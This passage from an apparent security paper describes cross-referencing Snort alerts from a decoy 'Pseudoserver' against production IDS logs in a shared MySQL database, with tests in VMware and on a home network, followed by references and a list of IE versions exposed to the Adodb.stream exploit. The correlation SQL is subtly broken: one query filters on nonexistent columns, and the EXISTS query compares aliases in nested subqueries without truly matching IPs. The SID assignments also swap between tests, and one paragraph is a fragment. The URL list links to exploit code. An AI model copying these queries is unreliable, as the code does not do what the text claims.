http://acidlab.sourceforge.net/)

So the four IDS's log to the single database that I would create in MySQL with the schema below. The original Database design is by the SNORT team led by Marti Roesch at snort.org. ACID is not required for this to work as all the necessary tables are present in the original SNORT DB schema. My contribution is the idea and method to cross-reference the Pseudoserver source IPs with the Production server source IPs.




Figure 1 SNORT database schema from CERT.org

IPHDR is the table where the cross-referencing will be done as this table contains the source IP addresses from all of the contributory servers that input information into this centralised database.

4.4.7 The Cross-referencing

Below is the result from a "describe" of the IPDHR table that contains the information that will be cross-referenced.

```
mysql> describe iphdr;
+----------+---------------------+------+-----+---------+-------+
| Field    | Type                | Null | Key | Default | Extra |
+----------+---------------------+------+-----+---------+-------+
| sid      | int(10) unsigned    |      | PRI | 0       |       |   ← Sensor ID field
| cid      | int(10) unsigned    |      | PRI | 0       |       |   ← Primary key of the log event
| ip_src   | int(10) unsigned    |      | MUL | 0       |       |   ←Source IP field
| ip_dst   | int(10) unsigned    |      | MUL | 0       |       |
| ip_ver   | tinyint(3) unsigned | YES  |     | NULL    |       |
| ip_hlen  | tinyint(3) unsigned | YES  |     | NULL    |       |
| ip_tos   | tinyint(3) unsigned | YES  |     | NULL    |       |
| ip_len   | smallint(5) unsigned| YES  |     | NULL    |       |
| ip_id    | smallint(5) unsigned| YES  |     | NULL    |       |
| ip_flags | tinyint(3) unsigned | YES  |     | NULL    |       |
| ip_off   | smallint(5) unsigned| YES  |     | NULL    |       |
| ip_ttl   | tinyint(3) unsigned | YES  |     | NULL    |       |
| ip_proto | tinyint(3) unsigned |      |     | 0       |       |
| ip_csum  | smallint(5) unsigned| YES  |     | NULL    |       |
+----------+---------------------+------+-----+---------+-------+
14 rows in set (0.00 sec)
```

So what we need to do is select the records that are created by the Production server that have the same source IP as the records created by the Pseudoserver. First of all we need to create a list of source IP addresses that are created by the Pseudoserver which is SID=2. This is done with the statement

```
select inet_ntoa(ip_src) from iphdr where ip_src1=ip_src2;
```

The `inet_ntoa()` function just converts the number to a readable IP address. Please note in Oracle there is no pre-existing function that I have seen to convert the binary IP address to a decimalised readable form as there is in MySQL with `inet_ntoa()`.

Then we need to select all the CIDs (primary keys) where the SID =1 (production server) and the source IP exists in the previous list created above from the Pseudoserver.

If we were using Oracle for this query we could use the Intersect query operator which would look something like this.

```
Select cid from iphdr where src_ip in
(select src_ip from iphdr where sid=1)
INTERSECT
(select src_ip from iphdr where sid=2);
```

Unfortunately at the time of writing MySQL does not support INTERSECT queries.

We can still do the same thing in MySQL though by using an EXISTS subquery.
It was found that the query below did the job of cross-referencing the Pseudoserver and the production server logs by source IP address in order to highlight the suspicious traffic.

```
select cid, sid, inet_ntoa(ip_src) as ip_src1 from iphdr as iphdr1
where sid=2 and exists (select inet_ntoa(ip_src)
as ip_src2 from iphdr as iphdr2
where sid=1
and exists (select inet_ntoa(ip_src) from iphdr where
ip_src1=ip_src2));
```


Thanks to Aleksandra Nenadic for assistance in creating this SQL query.


This was the theory now to the implementation. Remember the point of doing this is to identify the IDS events from the Production NIDS that are caused by the same source IP as the known unauthorised access to the Pseudoserver. All this theory will be done automatically behind the scenes for the analyst. They will just get a shorter prioritised IDS event log.

For testing purposes the centralised database server followed the installation guide at http://www.snort.org/docs/snort_acid_rh9.pdf by Patrick S. Harper.

The Pseudoserver required editing of the snort.conf file to specify HIDS mode and logging to the remote MySQL database. The way that SNORT is being used here requires it to be set up so that it's home network is only the specific IP address of that machine. This means that alerts will be generated only from traffic that was destined to that machine.

4.5 Implementation and testing using vmware






There are two installations of RedHat 9
Vm1 192.168.204.132 – this is the Pseudoserver.
Vm2 192.168.204.135- this is the Production server.

The IP addresses were allocated by DHCP server within VMware in NAT mode.

Then I checked they could ping one another and they could both log from their IDS (snort) to the database on the production server.


I filled up the Production server IDS with false positives to simulate the real world and then used NMap to do a port scan on both VMs and checked the central database that they had both recorded their real IDS events to MYSQL.

Scanning the VM with nmap to create snort IDS entries.



the pseudo-server only containing source IP addresses that were from PC's that were scanning the no authorised access Pseudoserver. These source IP addresses could be used to highlight the high risk log event entries on the production server that were currently being obfuscated by the myriad of day to day log entries. Excuse my repeating the point but it is worth reiterating.

Two SNORT sensors logging to the one database



The column sid in the MySQL database in VMB shows two snort sensors which in this case are our Pseudoserver and our production server. Now that the data is logged into the one database cross-referencing the data will be a lot easier. In the actual case of the real network there would be four sensors logging to the database.
If I select all from the sensor table we can see the two sensors IP addresses that are logging to the DB. One is the Pseudoserver and the other the Production server (for tests we have only 1 Production NID.

```
mysql> select * from sensor;
+-----+-----------------+-----------+--------+--------+----------+----------
| sid | hostname        | interface | filter | detail | encoding | last_cid
+-----+-----------------+-----------+--------+--------+----------+----------
|   1 | 192.168.204.132 | eth0      | NULL   |      1 |        0 |       28
|   2 | 192.168.204.135 | eth0      | NULL   |      1 |        0 |       86
+-----+-----------------+-----------+--------+--------+----------+----------
2 rows in set (0.00 sec)
```

132 is SID 1 pseudoserver and 135 SID 2 production server.
I performed the SQL query to select only entries from the database from the production servers sensor (135) that had the same source IP address as the few entries on the Pseudoserver(132). It worked well and so I scaled up to a home network scenario away from VMWare with more IP addresses and some public internet traffic. Here are the results.

4.6 Home network trial with more IP addresses.

The process of setting up the network was essentially the same as in VMWare
Setting up a production server and Pseudoserver on my home network allowed the diversity of network traffic to more closely model the likely situation in a commercial environment. Using the cross-reference query as shown below resulted in the reduction of the entire result set on the Production server from 103 records to 1. This represents a great reduction in complexity.

```
root@localhost:~                                    root@localhost:~
|   13 |   1 | 192.168.204.134   |
|   14 |   1 | 192.168.204.134   |
|   15 |   1 | 192.168.204.134   |
|   16 |   1 | 192.168.204.134   |
|    1 |   1 | 192.168.204.134   |
|    2 |   1 | 192.168.204.134   |
|    3 |   1 | 192.168.204.134   |
|    4 |   1 | 192.168.204.134   |
|    5 |   1 | 192.168.204.134   |
|    6 |   1 | 192.168.204.134   |
|  157 |   1 | 192.168.204.148   |
|  150 |   2 | 192.168.204.148   |
+------+-----+-------------------+
103 rows in set (0.00 sec)

mysql> select cid, sid, inet_ntoa(ip_src) as ip_src1 from iphdr as iphdr1
    -> where sid=1 and exists (select inet_ntoa(ip_src)
    -> as ip_src2 from iphdr as iphdr2
    -> where sid=2
    -> and exists (select inet_ntoa(ip_src) from iphdr where
    -> ip_src1=ip_src2));
+-----+-----+-----------------+
| cid | sid | ip_src1         |
+-----+-----+-----------------+
| 157 |   1 | 192.168.204.148 |
+-----+-----+-----------------+
1 row in set (0.25 sec)
```

The screenshot above shows the home network results. sid 1 is the production server and sid 2 is the Pseudoserver (other way round from previous VMWare example). The source IP address that was found in the Pseudoserver IDS logs was cross-referenced with the production server logs to produce a single event ID identifying the entry from the Production IDS that would be highly suspicious and should be prioritised by the analyst. This is a successful test and I am now in talks with large organisations to implement this on a larger scale. It is interesting that there is not a lot of Internet based information on integration of IDS systems. Distributed IDS integration (DIDS) is either not being done by anyone or they are keeping quiet about it. I think they are keeping quiet because the ability to integrate company wide IDS information and query that information in an intelligent way is a source of strategic advantage not to be given away. There is no way to stop the next exploit from occurring but if an admin can effectively monitor in this fashion then the ability to detect and follow a malicious users actions will mitigate this risk.

The effect that this type of technology will have in the future is that companies that are large enough to benefit from multiple NIDS/HIDS integration but have so far gone for an outsourced managed solution will consider more heavily the choice of bringing this

function in house. A medium sized company which has a number of isolated IDS machines that are controlled by an outsource company can gain value by integrating these machines into a central reporting function. Being able to cross-reference the IDS events with output from a Pseudoserver is one benefit but there will be many others such as the ability to track documents movments like the Fidelis solution mentioned previously. The outsource company can provide upto date signatures but the ability to query IDS info across the company would lean towards internal IT management. This is related to the increasing of Security Information Management Software or SIMS (http://www.nwfusion.com/news/2002/0930apps.html) that attempt to establish the ability to analyse data across the organisation. An example of the CISCO offering is here at http://www.cisco.com/en/US/products/sw/cscowork/ps5209/ps5380/index.html. Hopefully the benefit of these products can be felt by their ability to reduce complexity and secure by simplicity.

The end

---

5 References

(@risk 2004) http://www.sans.org/newsletters/risk/vol3_27.php

(Boswell 2003).MCPMAG
http://mcpmag.com/columns/article.asp?EditorialsID=592

(Brenton 2002) Chris Brenton Mastering Network Security
Publisher: Sybex Books; 2nd edition (October 7, 2002)
ASIN: 0782123430

(CCSP Course Materials 2004) Fundamentals of Network Security v1.1 CISCO Network Academy program 2004

(Rob 2001)
From honeypots mailing list http://www.securityfocus.com/archive/119/241389

(Calishain 2003)
Google Hacks
100 Industrial-Strength Tips & Tricks
By Tara Calishain, Rael Dornfest
February 2003
Series: Hacks
ISBN: 0-596-00447-8
http://www.oreilly.com/catalog/googlehks/

(JULISCH 2003)
ACM Transactions on Information and System Security, Vol. 6, No. 4, November 2003.
Clustering Intrusion Detection Alarms
to Support Root Cause Analysis
KLAUS JULISCH
IBM Research, Zurich Research Laboratory

(Ning 2002)
Constructing Attack Scenarios through Correlation of Intrusion Alerts
Peng Ning
Yun Cui
Douglas S. Reeves
This paper brought out at CCS'02, November 1822,
2002, Washington, DC, USA.

(Otey 2003)
Towards NICbased
Intrusion Detection
M. Otey, S. Parthasarathy, A. Ghoting, G. Li, S. Narravula, D. Panda
Department of Computer and Information Science, The Ohio State University
SIGKDD '03, August 2427,
2003, Washington, DC, USA.

(NSA 2004)
http://www.nsa.gov/snac/downloads_all.cfm?MenuID=10.3.1.4
http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/routers/cis_securityguides.zip

(Sekar 2002)
CCS'02, November 18–22, 2002, Washington, DC, USA.
Specification-based Anomaly Detection:
A New Approach for Detecting Network Intrusions
R. Sekar, A. Gupta, J. Frullo, T. Shanbhag, A. Tiwari, H. Yang and S. Zhou
Department of Computer Science
Stony Brook University, Stony Brook, NY 11794.
(Spitzner 2004) Lance Sptizner - Know your enemy
http://www.awprofessional.com/title/0321166469

(Stearns 2003)
Bill Stearns SANS Track 2 Instructor
http://www.stearns.org/doc/one-way-ethernet-cable.html

(Stillerman 1999)
Matthew Stillerman 1999 ACM
Intrusion Detection for Distribute Applications. July 1999/Vol. 42, No. 7
COMMUNICATIONS OF THE ACM

(Walter 2000) Colin Walter – My IT Security Lecturer UMIST now Head of Research for Comodo http://www.comodogroup.com/corporate/biogs.html

List of URLs use in the paper in order used.

http://www.comodogroup.com/
http://www.microsoft.com/windowsserver2003/adam/default.mspx
http://www.microsoft.com/downloads/details.aspx?FamilyId=9688F8B9-1034-4EF6-A3E5-2A2A57B5C8E4&displaylang=en
http://www.mcpmag.com/columns/article.asp?EditorialsID=592
http://www.rfc-editor.org/rfc/rfc2606.txt
http://www.example.com
http://www.streetprices.com/Electronics/Network_Hardware/Routers/SP767011.htmlhttp://www.ntp.org/downloads.html
http://www.eecis.udel.edu/~mills/database/rfc/rfc2030.txt .
http://www.balabit.hu/en/downloads/syslog-ng/.
http://www.iana.org/assignments/port-numbers
http://www.isc.org/index.pl?/sw/bind/
http://www.microsoft.com/sql/evaluation/features/replication.asp
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/iis/iis_application_design.asp
http://www.microsoft.com/mspress/books/5957.asp
http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=166D3102-F5A8-49A2-B779-153B7F59BCD3
http://www.microsoft.com/technet/security/tools/locktool.mspx
http://www.iana.org/assignments/ipv4-address-space
www.openwall.org
http://firewall.cx/
http://www.giac.org/practical/GCFW/John_Strand_GCFW.pdf
http://www.google.com/advanced_search?hl=en
http://www.oreilly.com/catalog/googlehks/
http://www.google.com/help/operators.html
http://www.securityfocus.com/columnists/224
http://www.teoma.com
www.archive.org
www.wikipedia.org

http://www.archive.org/about/exclude.php
http://www.samspade.org/ssw/
http://proxify.com/
http://www.companieshouse.gov.uk/
http://www.electoralcommission.org.uk/about-us/our-role.cfm
http://www.electoralcommission.gov.uk/
http://www.experian.com/
http://news.ft.com/home/uk
http://news.bbc.co.uk/
http://www.timesonline.co.uk/
http://www.guardian.co.uk/
http://www.theregister.co.uk/
http://www.independent.co.uk/
http://www.economist.com/
http://www.computerweekly.com/CompanyDirectory/Default.asp
http://www.tldp.org/LDP/LG/issue56/flechtner.html
www.insecure.org
http://www.honeynet.org
http://www.us-cert.gov/current/current_activity.html#pct
http://www.thc.org/exploits/THCIISSLame.c
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
http://www.mbe.uk.com/
www.names.co.uk
http://www.vnunet.com/analysis/1113409
http://www.theregister.co.uk/2004/06/28/cert_ditch_explorer/
www.packetstormsecurity.nl
www.netsys.com
www.securityfocus.com
www.k-otik.com
www.osvdb.org
http://www.metasploit.com/
www.malware.com
http://sec.drorshalev.com/
http://www.guninski.com/
http://www.pivx.com/larholm/unpatched/
http://www.greymagic.com/
http://www.sandblad.com/security/
http://www.securiteam.com/
IEBUG.COM
http://www.safecenter.net/UMBRELLAWEBV4/DirSvc/security/trie/index.html?
http://zapthedingbat.com/security/ex01/vun1.htm
http://www.safecenter.net/UMBRELLAWEBV4/ie_unpatched/index.html
http://pajhome.org.uk/security/ie_disclosure.html
http://www.securityfocus.com/columnists/249
www.malware.com
http://www.infoworld.com/article/04/02/16/HNwindowsiehole_1.html
http://www.codephish.info/modules.php?op=modload&name=News&file=article&sid=96
http://www.us-cert.gov/current/archive/2004/04/21/archive.html
http://www.kb.cert.org/vuls/id/323070
http://www.securityfocus.com/bid/8984/exploit/
http://www.securityfocus.com/archive/1/358862/2004-07-05/2004-07-11/0
http://www.securityfocus.com/archive/1/8382
http://www.securityfocus.com/archive/1/37710
http://www.securityfocus.com/archive/1/49026

http://www.nat.bg/~joro/chm3.html
http://www.securityfocus.com/archive/1/60678
http://www.securityfocus.com/archive/1/60852
http://www.securityfocus.com/archive/1/65757
http://www.securityfocus.com/archive/1/145844
http://www.securityfocus.com/archive/1/255276
http://www.securityfocus.com/archive/1/335961
http://umbrella.name/index.html
http://www.safecenter.net/UMBRELLAWEBV4/ie_unpatched/
http://ntsecurity.nu/toolbox/ackcmd/
http://ntsecurity.nu/papers/acktunneling/
http://isc.incidents.org/port_details.php?port=80
http://www.saltybrine.com/hexdump32.htm
http://occcsa.com/hex.htm
http://www.net-security.org/article.php?id=579
http://www.us-cert.gov/current/
http://www.kb.cert.org/vuls/id/586540
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719
http://www.k-otik.com/exploits/04212004.THCIISSLame.c.php
http://www.metasploit.com/projects/Framework/exploits.html#windows_ssl_pct
http://www.thc.org/
http://www.thc.org/exploits/THCIISSLame.c
http://www.marko.net/cheops/
http://winfingerprint.sourceforge.net/winfingerprint-help/scan-options.htm
http://support.microsoft.com/default.aspx?scid=kb;en-us;319970
http://www.security-protocols.com/modules.php?name=News&file=article&sid=1912
http://www.walusoft.co.uk/download.htm
http://www.gulftech.org/t_netcatshell.php
http://www.bindview.com/Support/RAZOR/Utilities/Windows/pwdump2_readme.cfm
http://www.atstake.com/products/lc/
http://www.sans.org/rr/papers/30/1284.pdf
http://www.sans.org/rr/papers/30/339.pdf
http://www.microsoft.com/downloads/details.aspx?FamilyID=4D056748-C538-46F6-B7C8-2FBFD0D237E3&DisplayLang=en
http://support.microsoft.com/default.aspx?scid=kb;en-us;q154036
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en
http://xforce.iss.net/xforce/alerts/id/168
http://www.securityfocus.com/archive/1/367882
http://www.fidelissecurity.com/
www.honeynet.org
http://www.sans.org/resources/idfaq/
http://www.honeynet.org
http://www.cerias.purdue.edu/coast/intrusion-detection/ids_bib.html
http://csrc.nist.gov/publications/history/
http://www.fas.org/irp/nsa/rainbow.htm
http://www.daemonnews.org/199905/ids.html#Ref2
http://www.acm.org/crossroads/xrds2-4/intrus.html
http://www.cc.gatech.edu/~wenke/ids-readings.html
http://www.stearns.org/doc/one-way-ethernet-cable.html
http://www.snort.org/dl/barnyard/
http://www.cert.org/kb/acid/
http://acidlab.sourceforge.net/
http://www.snort.org/docs/snort_acid_rh9.pdf

6 Appendix A

Versions of Internet explorer susceptible to Adodb.stream exploit
vulnerable Microsoft Internet Explorer 5.5 SP2
- *Microsoft Windows 2000 Advanced Server*
- *Microsoft Windows 2000 Advanced Server SP1*
- *Microsoft Windows 2000 Advanced Server SP2*
- *Microsoft Windows 2000 Datacenter Server*
- *Microsoft Windows 2000 Datacenter Server SP1*
- *Microsoft Windows 2000 Datacenter Server SP2*
- *Microsoft Windows 2000 Professional*
- *Microsoft Windows 2000 Professional SP1*
- *Microsoft Windows 2000 Professional SP2*
- *Microsoft Windows 2000 Server*
- *Microsoft Windows 2000 Server SP1*
- *Microsoft Windows 2000 Server SP2*
- *Microsoft Windows 2000 Terminal Services*
- *Microsoft Windows 2000 Terminal Services SP1*
